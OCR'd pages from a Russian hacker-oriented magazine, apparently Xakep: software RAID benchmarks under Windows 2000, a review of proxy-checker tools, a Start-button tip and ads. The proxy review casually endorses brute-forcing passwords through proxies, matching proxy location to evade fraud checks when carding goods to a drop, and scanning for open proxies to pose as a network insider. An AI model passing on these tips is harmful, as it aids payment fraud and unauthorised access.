
Если ты решил вдруг создать какой-то продвинутый рейд средствами популярной Windows 2000 Professional – приготовься к облому. Она ничего, кроме RAID 0, делать не умеет. И говорит, что если мы хотим уровень 1 или 5, то нам надо раскошелиться на Server редакцию. Можно, конечно, решить эту задачу в лоб и переставить окна, но на самом деле ни для кого не секрет, что редакции Windows отличаются лишь набором дополнительного софта в дистрибутиве, а данное ограничение растет из реестра и может быть легко поправлено софтинкой NTSwitch.

Кучи вариантов обновления, как в случае с аппаратным рейдом, не предложу. Возможно, я их не знаю, а, быть может, их попросту нет. Мне кажется, единственно правильный образ действий выглядит так: сначала следует слить всю информацию в теплое сухое место, затем произвести все необходимые манипуляции над выбранным томом, после чего переместить сохраненные данные туда, куда нужно.

ЗАМУЧИЛИ ПРОБЛЕМЫ?

Даже создание на рульном динамическом томе не придает RAID 0 отказоустойчивости. Поэтому при его отказе инфа пойдет прахом. Том RAID 1 при отказе или ошибках одного из дисков в окне Управление дисками помечается как Отказавшая избыточность. Если не хочешь потерять всю инфу – жми Реактивизацию диска как можно скорей. А если не помогает – значит, диск умер: нужно удалить текущее зеркало и создать новое на другом диске. О сбое RAID 5 сообщается точно таким же образом, но в этом случае, если реактивизация диска не помогает, нужно пользоваться командой Восстановить том (понятное дело, это замена одного из разделов тома, и для этого необходим динамический диск с достаточным объемом свободного пространства).

В принципе, вот и все премудрости организации программного рейда. Абсолютно никаких сложностей. Нулевой и первый уровни при небольшом количестве дисков просты как валенки.


Мне кажется, этим дискам не хватает динамики!



Производители RAID-контроллеров

3ware
www.3ware.com

Adaptec
www.adaptec.com

Hewlett-Packard
www.hp.com

High Point Technologies
www.highpoint-tech.com

IBM
www.ibm.com

ICP Vortex
www.icp-vortex.com

Infortrend
www.infortrend.com

Intel
www.intel.com


LSI Logic
www.lsilogic.com

Promise Technology
www.promise.com

Silicon Image
www.siliconimage.com

Tekram
www.tekram.com.tw

Via Technologies
www.via.com.tw


А раньше я деФрагментировал только в Quake...

Вот и выходит, что софт сегодня в ударе. И ты можешь при необходимости пользоваться на своей машине программными рейдами нулевого и первого уровней... по крайней мере, до тех пор, пока не накопишь денег на приличный аппаратный RAID-контроллер :).

ПОСОБИЕ ПО УХОДУ

То, что RAID – навороченная штука, быстрая и надежная, совершенно не означает, что все проблемы заканчиваются с его установкой. На самом деле, RAID-массив подвержен большинству тех же болезней, что и обычный жесткий диск. Поэтому, чтобы в один прекрасный момент не оказаться у разбитого рейда без ценной инфы, следуй рекомендациям, которые я уже давал в 11 номере за прошлый год. Этого будет достаточно. Никаких специальных программных средств для ухода за простенькими массивами не требуется (GUI'евины, идущие в комплекте с котроллерами, не в счет).



◢ Подробное описание уровней RAID
www.ixbt.com/storage/raids.html
◢ FAQ по практической реализации RAID
www.3dnews.ru/reviews/storage/raid-faq

ТЕСТ, ТЕСТ, ТЕСТ!

Чтобы не ездить тебе по ушам просто так, я специально протестировал один из самых распространенных Serial ATA RAID контроллеров на чипе Silicon Image Sil3112A, интегрированный в мою материнку. Конфигурация тестового компьютера была следующей:

MB ASUS A7N8X Deluxe (SATA RAID контроллер на борту, с драйвером 1.0.0.22 и биосом 4.1.50)
CPU Athlon XP 2500+ (Barton, 333 МГц Bus)
RAM Kingston 512 Мб (2*256 Мб, 333 МГц, Dual Channel Mode)
VIDEO ASUS 9180 SE (GeForce MX440, 64 Мб)
HDD Seagate ST3120026A (Barracuda ATA 7200.7, 120 Гб, Primary Master, системный)
HDD 2*Seagate ST380013AS (Barracuda SATA 7200.7, 80 Гб, для RAID)
DVD-ROM ASUS E-616 (Secondary Slave)
ОС Windows 2000 SP4 Server

	Single Drive	Soft RAID 0	Hard RAID 0	Soft RAID 1	Hard RAID 1
ZD Winbench 99					
Business Disk WinMark	8810	9040	8410	8250	8560
High-End Disk WinMark	27800	31100	31600	26300	27100
Disk Transfer Rate: Start, MB/s	57200	108000	92300	57200	57200
Disk Transfer Rate: End, MB/s	32800	64800	64700	32800	32800
Disk Access Time	12.8	12.8	12.8	12.7	12.7
Disk CPU Utilization	6.96/7.16	9.33/17.4	11.0/14.8	8.15/8.31	6.15/7.39
SiSoftware Sandra 2004					
Sequential Read, MB/s	54	86	87	54	54
Sequential Write, MB/s	53	86	87	46	46
Random Read, MB/s	8	9	9	15	9
Random Write, MB/s	7	12	13	10	9

Результаты тестов

Результаты снял для одиночного диска, RAID 0 и RAID 1 в аппаратной и программной реализациях. Для того чтобы не слишком напрягать твои (и свои) мозги популярным нынче IO Meter'ом, я использовал два простых бенчмарка – ZD WinBench 99 и SiSoftware Sandra 2004. Их показаний вполне достаточно для того, чтобы оценить общие тенденции, а реальную производительность все равно бенчмарками никогда не оценить. Результаты всех тестов я свел в таблицу.

Первое число в колонке использования ЦПУ – процент загрузки при нормализованном потоке данных в 40 Мб/с, второе – при максимальном, неограниченном, потоке. В общем-то, результаты предсказуемые.

РЕЗУЛЬТАТЫ АНАЛИЗОВ — В СТУДИЮ!

Как и следовало ожидать, скорость дискового массива превышает скорость одиночного диска в конфигурациях с RAID 0 почти в два раза при последовательном доступе, и не сильно отличается от показателей одиночного жесткого диска при случайном доступе (тут сказывается именно случайность доступа).

В конфигурациях RAID 1 со скоростью линейной записи все понятно – она и должна быть немного меньше, чем у одиночного диска. А вот скорость чтения в точности соответствует одиночному диску, хотя я и говорил, что на этом уровне возможно повышение производительности за счет чтения одновременно с обоих винчей массива. Никаких глубинных проблем на самом деле здесь нет – все банально: контроллер дешев и прост, распараллеливать запросы на потоки для нескольких дисков он не умеет.

Насколько я могу судить по опыту общения с другими сверхдешевыми контроллерами, все они точно такие же. Этот не самый худший, но и не лучший. Обычный добротный почти халявный контроллер. Лишь один вопрос не дает мне покоя – на фига он мне нужен, если его полностью бесплатный виндовый эмулятор выдает не худшие результаты? В нулевой конфигурации скорости железного и программного контроллеров совпадают, а так как отказоустойчивости нет ни у того, ни у другого, то глубоко фиолетово, что юзать. Если у тебя есть потребность в быстром вводе-выводе (например, ты увлекаешься видеомонтажом), и на твоей мамке нет встроенного рейда, то можешь не выкидывать деньги на дешевый RAID-контроллер – софтверный эмулятор управится ничуть не хуже!

По правде сказать, я и сам не ожидал, что программный рейд будет в тестах вовсю конкурировать с аппаратным. Я не ковырял дебаггером недра Windows, но что-то мне подсказывает, что ось просто умно распараллеливает запросы. А так как в рейде первого уровня выполняется обычное дублирование информации, то, согласись, и в этом случае непринципиально, каким образом это дублирование будет сделано. Лишь бы оно было.

Обслуживание динамических дисков и томов выполняй с помощью стандартных виндозных средств. Если ставишь себе реальный аппаратный рейд – можешь смело пользоваться привычным софтом: Acronis Partition Expert, Powerquest Partition Magic и даже fdisk'ом.

Дефрагментация. В ней рейд-массивы нуждаются не меньше винчестеров-одиночек. Раздобудь для этого дела папскую версию Executive Software Diskeeper и хотя бы изредка используй ее по назначению.

Почему-то мне сейчас кажется, что ты спросишь, не для того ли дано нам резервирование в рейде, чтобы голова не болела о необходимости делать бэкап самостоятельно. Нет, не спросишь? А я все равно отвечу! Наличие рейда ни в коем случае не освобождает от необходимости делать резервное копирование. Рейд защищает от аппаратных сбоев. Только. Если ты отформатируешь винч или какой-нибудь вирь сделает это за тебя – останется лишь развести руками. Рейд исправно сохранит все изменения.

Сдается мне, голова у тебя уже пошла кругом, и мне пора сворачиваться. Того, о чем я тебе рассказал, достаточно, чтобы грамотно организовать простенький домашний рейд или понять, почему этого делать не стоит. А если вдруг так случится, что с разнообразными дисковыми массивами твои отношения почему-то не сложатся (что-то рухнет или пойдет не так), что ж... Значит, не судьба. По крайней мере, тогда ты сможешь с чистой совестью заявить, что RAID, увы, плохо действует не только на тараканов.


ДА ЗДРАВСТВУЕТ
СТРИМ –
ДОСТУПНОСТЬ
НАДЕЖНОСТЬ
И СКОРОСТЬ
НАШЕЙ
ИНТЕРНЕТ-ЭПОХИ!
- $30 ЗА 1 ГИГАБАЙТ ТРАФИКА
- СКОРОСТЬ - ОТ 1 МБит/СЕК
- ВСЕГДА СВОБОДНЫЙ ТЕЛЕФОН
- УДОБСТВО ОПЛАТЫ
- НАДЕЖНЫЙ ДОСТУП 24 ЧАСА
В СУТКИ
WWW.STREAM.RU
РЕВОЛЮЦИЯ В ИНТЕРНЕТЕ!
ДОМАШНИЙ
ИНТЕРНЕТ-КАНАЛ
.ru
ТОЧКА РУ
Услуги сертифицированы Лицензии Минсвязи РФ: №17740; №17249; №22963; №12235; №12203.

Степан Ильин aka Step (step@real.xakep.ru)

CENSORED

ДОВЕРЯЙ, НО ПРОВЕРЯЙ!

Прокси-серверы - вещь исключительно полезная. С этим не поспоришь. Если забанили в чате, если нужно пролезть на сайт, которому не нравится твой IP'шник, если необходимо выдать себя за человека из далекого Улан-Удэ, ты просто используешь в качестве посредника подходящий прокси и решаешь проблему. А уже если тебе требуется сохранить анонимность на просторах инета (к примеру, для того чтобы запустить сразу тридцатью потоками подбор пароля к какому-нибудь сервису :)), то без помощи прокси тебе вообще не обойтись. Однако найти работающие прокси не так уж просто, особенно анонимные! Сканировать целые диапазоны IP-адресов - явно дохлый для диапазпщика вариант. Гораздо легче раздобыть в Сети готовые списки прокси-серверов. Одна беда - перед использованием такие списки следует тщательно проверять. Впрочем, ничего страшного. Это всего-навсего означает, что, кроме бродилки и качалки, у любого продвинутого юзера должен быть на машине еще и какой-нибудь приличный прокси-чекер :).

ЧЕМ ТЕСТИРОВАТЬ ПРОКСИ-ЛИСТЫ?

СОФТА МНОГО, НО КАКОГО...


Когда у меня в первый раз возникла надобность в проге для проверки прокси-листов, я с головой ушел в поиск. Очень быстро я понял, что этот вид программного обеспечения не блещет самородками. Подходящих программ мало в принципе, а достойных внимания и вовсе две-три. Поэтому проблема выбора номинантов передо мной не стояла: с самого начала обозначились явные лидеры, обходящие своих конкурентов по всем параметрам.

PROXY CHECKER V 7.0

ОС	WinAll
Размер	808 Кб
Лицензия	Shareware
Сайт	www.helllabs.com.ua

Несмотря на русские корни, Proxy Checker умеет "говорить" исключительно на английском языке. При этом интерфейс софтины не перегружен излишествами. Основную часть окна программы занимает таблица, в которой отображается вся информация о проверяемых прокси. На мой взгляд, реализована она чересчур просто. Разработчикам стоило сделать ее более наглядной, чтобы пользователь мог с первого взгляда отделить рабочий прокси от умершего, а анонимный - от прозрачного. Присматриваться к многочисленным надписям в колонке "статус", мягко говоря, напрягает. Зато выбор критериев тестирования и установка количества используемых для проверки потоков реализованы превосходно.

Для этого в правой части окна находится панель быстрой смены параметров. Алгоритм тестирования прокси у этой тулзы (как, впрочем, и всех описанных далее программ) достаточно прост. В качестве основного источника информации о работе прокси-сервера используются результаты, полученные от специальных cgi-скриптов. Смысл и принцип работы последних очевидны: они всего лишь возвращают значения переменных окружения (подробнее читай на врезке), по которым можно определить уровень анонимности прокси. Proxy Checker пытается соединиться со скриптом через каждый прокси-сервер из введенного списка, а затем, если соединение прошло успешно, анализирует полученные результаты. Таким образом, на выходе мы получаем список рабочих и нерабочих, прозрачных и анонимных прокси. Замечу, что утилита способна прощупать каждый из них на поддержку SSL-соединения и протестировать не только HTTP, но и SOCKS4/SOCKS5 прокси-серверы. Напоследок упомяну, что программа очень достойно вела с себя с прокси-листами огромных размеров. И импорт, и экспорт проходили практически моментально. Но мусор в этих листах утилита почему-то обрабатывает не всегда верно, что, впрочем, легко исправляется активизацией опции удаления заведомо некорректных IP-адресов. Ветеранов коммутируемых телефонных соединений Proxy Checker порадует возможностью приостановки процесса проверки, а также функцией автосохранения результатов.


Proxy Checker в действии

КАКИЕ БЫВАЮТ ПРОКСИ?

➊. **HTTP-прокси**. Самые распространенные прокси, которые позволяют работать по HTTP и (иногда) FTP протоколам. Степень обеспечиваемой анонимности определяется переменными окружения, которые прокси передает конечному серверу. Самые значимые из них - REMOTE_ADDR (IP-адрес клиента/прокси), HTTP_VIA (адрес прокси-сервера), HTTP_X_FORWARDED_FOR (реальный IP-адрес клиента). От того, какие переменные окружения подменяет или "скрывает" прокси-сервер во время своей посреднической деятельности, напрямую зависит твоя анонимность в Сети. Прозрачные (обычные) прокси не только не скрывают своего присутствия, но еще и выдают твой реальный IP-адрес. Прикрывать тебя такие серверы не будут - у них другие задачи (кэширование информации, организации совместного доступа в инет нескольких машин и т.п.). При этом переменные окружения выглядят следующим образом:

С помощью сервиса www.proxychecker.ru/browser.phtml можно вручную проверить используемый прокси на вшивость. Посмотри и ужаснись - какая только информация не содержится в переменных окружения!

```
REMOTE_ADDR = IP прокси
HTTP_VIA = IP прокси (подтверждение того, что используется прокси-сервер)
HTTP_X_FORWARDED_FOR = твой IP
```

Анонимные. Эти прокси также не скрывают факта своей работы, но и тебя с потрохами уже не выдают, заменяя твой IP-адрес своим собственным:

```
REMOTE_ADDR = IP прокси
HTTP_VIA = IP прокси (да, да, я - прокси-сервер...)
HTTP_X_FORWARDED_FOR = IP прокси (...но вот адреса клиента я тебе не скажу)
```


Это наиболее распространенный вид анонимных проксей. Хотя явно не лучший вариант для серьезных дел, поскольку есть еще искажающие прокси и по-настоящему анонимные.

Искажающие. То же самое, что и анонимные. Не скрывают от конечного сервера то, что запрос идет через прокси, однако вместо реального адреса клиента впаривают какую-нибудь лажу:

```
REMOTE_ADDR = IP прокси
HTTP_VIA = IP прокси (да, запрос от прокси-сервера)
HTTP_X_FORWARDED_FOR = произвольный IP (мой клиент - Вася Пупкин!)
```


Действительно анонимные. Вот это именно то, что тебе нужно. В отличие от других видов прокси, действительно анонимные скрывают сам факт своего существования, поэтому удаленный сервер думает, что работает с обычным клиентом. Вот только IP-адрес у этого клиента явно не твой :).

➋. **SOCKS-прокси**. Этот тип прокси работает не только по HTTP и FTP, но и по любому другому TCP/IP протоколу прикладного уровня (FTP, POP3, SMTP и т.д.). Дело в том, что SOCKS не обрабатывает информацию, а просто передает данные от клиента к серверу. Поэтому используемый протокол не играет для него никакой роли. Выделяют две основные версии SOCKS: 4 и 5. Последняя, в отличие от предшественницы, умеет использовать не только TCP, но и UDP соединения. С точки зрения анонимности, соксы более предпочтительны, чем HTTP-прокси. И все потому, что не передают IP-адрес источника информации. Кроме того, выстроить цепочку из SOCKS`ов значительно легче. Для этого можно воспользоваться утилитой Socks Chain (www.ufasoft.com).



Процесс создания цепочки прокси-серверов с помощью программы SocksChain

➌. **CGI-прокси**. В последнее время стало модно выделять еще одну группу прокси, так называемые анонимайзеры. Это скрипты, которые сами выкачивают удаленную веб-страницу (соответственно, светя IP своего сервера) и выдают ее твоему браузеру. Использование публичных сервисов (например, www.anonymizer.com) представляется мне сомнительным удовольствием. Зато цепочка собственных CGI-прокси, поставленных на различных веб-серверах, выглядит весьма и весьма аппетитно. Классификация по степени анонимности у CGI-прокси точно такая же, как и у HTTP прокси.



webwarper.net - типичный пример классического анониномайзера. Помимо своей основной функции, поддерживает zip-сжатие передаваемой страницы



◢ В интернете немало сервисов для бесплатной онлайновой проверки прокси-серверов. Такого рода проекты практически всегда ведут логи и выкладывают их на всеобщее обозрение. Нужны конкретные ссылки? Пожалуйста: www.proxychecker.ru, www.freeproxy.ru.




◢ Не стоит забывать о различных форумах, особенно хак-тематики. Полно энтузиастов, которые не прочь поделиться с народом плодами своих трудов. На днях я именно так и приобрел список из 100 рабочих SOCKS5-серверов. Отсюда мораль: надо больше общаться с правильными людьми! :)

CHECK PROXY PROFESSIONAL V 3.80


ОС	WinAll
Размер	4,92 Мб
Лицензия	Shareware
Сайт	www.checkproxy.com

Идеальная программа для тех, кому не нужны лишние навороты. Так сказать, для начинающих. Утилите достаточно скормить прокси-лист и тихо ждать результатов. Приятно, что ждать придется недолго - программа тестирует несколько прокси-серверов одновременно, работая в несколько потоков. Количество потоков, а также время таймаута задаются в настройках. Там же находится опция для смены языка интерфейса. Русский поддерживается. Результаты проверки отображаются в виде таблицы, которую можно отсортировать по любому из столбцов. Ориентироваться в этой таблице несложно, тем более что анонимные прокси выделяются четко.

Программа различает аж 6 уровней анонимности прокси-серверов, что не может не радовать. Думаю, тем, что имеют высочайший уровень, действительно можно довериться. Не исключены ситуации, когда тре-



Окошко Check Proxy Pro легко узнать по флагам...



◢ Более подробную инфу о прокси можно найти в FAQ'е на www.freeproxy.ru/ru/free_proxy/faq

◢ Поиски прокси-листов стоит начать с поисковых систем. На момент написания статьи www.google.com в ответ на запрос proxy list выдал примерно 2710000 ссылок. И не надо убеждать меня, что там нет ничего стоящего. Не верю!


буется воспользоваться прокси, имеющим какое-то определенное географическое местонахождение. Ведь заказывать элитные ноутбуки на адрес дропа в Италии, используя кредитную карту владельца из Соединенных Штатов, да еще и с IP-адреса прокси из Зимбабве, по крайней мере, глупо. Твой заказ моментально попадет под подозрение во фроде. В этих случаях Check Proxy Professional - это именно то, что доктор прописал. Разработчики уделили огромное внимание анализатору географических характеристик прокси-серверов. Слева окна программы имеется специальная панель с названиями стран мира, с помощью которой можно вывести на экран прокси с требуемым тебе месторасположением. Напротив каждого названия страны имеется маленький значок с ее флагом, так что прога выглядит довольно пестро.

К сожалению, тулза умеет проверять лишь HTTP-прокси. Но если большего и не требуется, то Check Proxy Professional - это очень неплохой вариант. Еще одним минусом программы является отсутствие возможности приостановить процесс тестирования. Так что в случае обрыва связи проверку придется начинать с самого начала. Это означает, что прогу лучше всего использовать для работы с прокси-листами небольшого размера. Слегка подсластить пилюлю призвана встроенная утилита Proxy Hunter. Она предназначена для сканирования заданных диапазонов IP-адресов с целью обнаружения открытых прокси. Полезная фишка. Ведь и в самом деле порой требуется найти прокси-сервер, принадлежащий какой-нибудь определенной сети, чтобы потом можно было выдать себя в этой сети за своего, обращаясь к какому-нибудь местному ресурсу.

ADVANCED ADMINISTRATIVE TOOLS V 5.56

ОС	WinAll
Размер	2,14 Мб
Лицензия	Shareware
Сайт	www.glocksoft.com

Хороший набор утилит для системного администратора. Все программы пакета, безусловно, заслуживают самого тщательного рассмотрения, но нас сейчас интересует лишь Proxy Analyzer. Сразу скажу, что это самая навороченная прога из всех представленных. Утилита начинает удивлять тут же после запуска. Импорт прокси-листа проходит буквально за считанные секунды. Причем тулза параллельно умудряется отбросить все невалидные IP-адреса и удалить дупы.



Вот так выглядит продвинутый помощник администратора

Как и любая уважающая себя программа подобного плана, Proxy Analyzer использует многопоточную проверку и позволяет в любой момент приостановить процесс тестирования. Панель параметров соединения всегда находится под рукой, поэтому настройки можно менять по ходу пьесы. Утилита с легкостью определяет степень анонимности прокси и не оценивает их по сомнительной и непонятной шкале, а четко и ясно указывает на принадлежность к тому или иному типу. Функцией проверки прокси на поддержку SSL-соединения уже никого не удивишь. Зато умение софтины тестировать прокси на возможность работы с FTP доставило мне массу удовольствия. Исследование SOCKS-прокси, которое, помимо всего прочего, определяет тип (версию) сервера, также реализовано на все 100 процентов.


Результаты тестирования очень наглядно, компактно и информативно представляются в добротно выполненной таблице. Вся информация здесь как на ладони! Еще одно приятное новшество от разработчиков - рейтинговая система прокси-серверов. Проанализировав тип прокси, его время отклика, поддержку FTP/SSL, программа выдает рейтинг анонимности прокси. Теми, чей рейтинг выше сотни, можно пользоваться без опаски. Экспорт результатов проверки также заслуживает всяческих похвал. Запись в текстовый файл полностью конфигурируема. Можно экспортировать прокси определенного местонахождения, серверы, имеющие заданный рейтинг анонимности, и т.д. Для тестирования небольших списочков прокси Advanced Administrative Tools использовать вряд ли стоит, а вот для профессионального применения эта прога - самое то!

ИТАК...

Если тебе необходимо оперативно проверить список HTTP-прокси, не особо вдаваясь в тонкости процесса, то Check Proxy Professional определенно то, что нужно. Тем более, для поиска сервера с конкретной географической привязкой лучшего инструмента не найти! С задачей тестирования HTTP/SOCKS-прокси легко справится Proxy Checker. Ну, а в случае жесткой необходимости получить детальнейший отчет по каждому из проксей, тебе сам Бог велел юзать Proxy Analyzer из пакета Advanced Administrative Tools.

СПИСКИ ПРОКСИ-СЕРВЕРОВ

Накачать из Сети списков бесплатных прокси-серверов - не проблема. Но не факт, что все найденные списки тебе удастся загнать в свой прокси-чекер, из-за того, что составители таких списков не придерживаются стандартной формы записи ('сервер:порт'), дополняют такие списки самой разнообразной и на фиг никому не нужной инфой, да еще и публикуют их в виде веб-страниц. Конечно, такие списки можно вручную довести до ума, но правильней будет поручить эту работу специальной софтине. Одна из прог, которым эта задача по плечу, скрывается на www.freeproxy.ru/ru/programs под именем Proxy List Filter. Прога мелкая - всего 288 Кб, но она без труда извлекает списки прокси-серверов из самых кривых веб-страниц и текстовых файлов и преобразует их в стандартный формат.



Выглядит Proxy List Filter невзрачно, но дело свое знает...

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Многим из нас хотелось поменять название кнопки "Пуск". Не правда ли? Замена надписи делается с помощью прог типа ResHacker, Restorator и т.п. Для этого открываем в них файл explorer.exe из каталога винды и раскрываем ветку String Table, далее ищем номер 37 и открываем его. Затем меняем параметр 578 "Пуск" на желаемое название и жмем кнопку Compile Script. Все, сохраняем файл под любым именем и заменяем им файл explorer.exe. Лучше всего это делать в других шеллах, типа Астон, т.к. в стандартной оболочке explorer.exe используется, поэтому винда не даст его заменить. Имей в виду, что этот способ работает только в 98/ME и, возможно, в 2000. А как это сделать в XP, писалось в сентябрьском Хакере за 2003 год на странице 32 :-)).

Killogramm

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.



Как заказать логотип, картинку или мелодию

1. Напишите SMS-сообщение с кодом логотипа, картинки или мелодии, которую Вы хотите получить, например **ХА 1234567**

2. Отправьте SMS-сообщение на номер:
000700 - если Вы абонент МегаФон (ОАО Sonic Duo)
8181 - если Вы абонент Билайн (ОАО "Вымпелком")
8181 - если Вы абонент МТС (Telecom XXI), только в Санкт-Петербурге

3. Заказанный Вами логотип, картинка или мелодия будет выслан на Ваш мобильный телефон.

Стоимость мелодии составляет **$0.85** (без учета налогов) и будет включена в Ваш счет за услуги мобильной связи. Учитывается каждое отправленное Вами сообщение. Услуги предоставляются для абонентов "МегаФон" Москва и "Билайн" Москва.

Список городов для "Билайн": Москва, Брянск, Владимир, Иваново, Калуга, Кострома, Рязань, Смоленск, Тверь, Тула, Ярославль, Белгород, Воронеж, Курск, Липецк, Орел.

СОВМЕСТИМОСТЬ ЛОГОТИПОВ
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5100, 5110, 5210, 5510, 6100, 5510, 6100, 6110, 6130, 6150, 6210, 6220, 6250, 6310, 6310i, 6510, 6610, 6800, 7210, 7250, 7650, 8210, 8310, 8810, 8850, 8855, 8890, 8910, 9110, 9110i, 9210, 9210i.
Samsung: N600/620, T100, A400

СОВМЕСТИМОСТЬ КАРТИНОК
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5210, 6210, 6310, 6310i, 6510, 7250, 7650, 82x0, 8310, 8850, 8855, 8890, 8910, 9210i.
Samsung: C100, P400, A400, N620, S100, S300, T100, T400, T500

СОВМЕСТИМОСТЬ МЕЛОДИЙ
Nokia: 3210, 3310, 3330, 3410, 3510i, 3530, 3585, 3610, 3650, 5100, 5210, 5510, 61XX, 6210, 6310, 6310i, 6510, 6610, 6650, 6800, 7210, 7250, 7650, 82x0, 8310, 8810, 8850, 8855, 8890, 8910, 8910i, 9110, 9110i, 9210, 9210i.
Samsung: A400, S100, T100, T400, T500, V200

По всем вопросам обращаться по e-mail: **sales@smxit.ru**.







Powered by smXit



NEW NEW NEW NEW NEW NEW NEW NEW NEW NEW

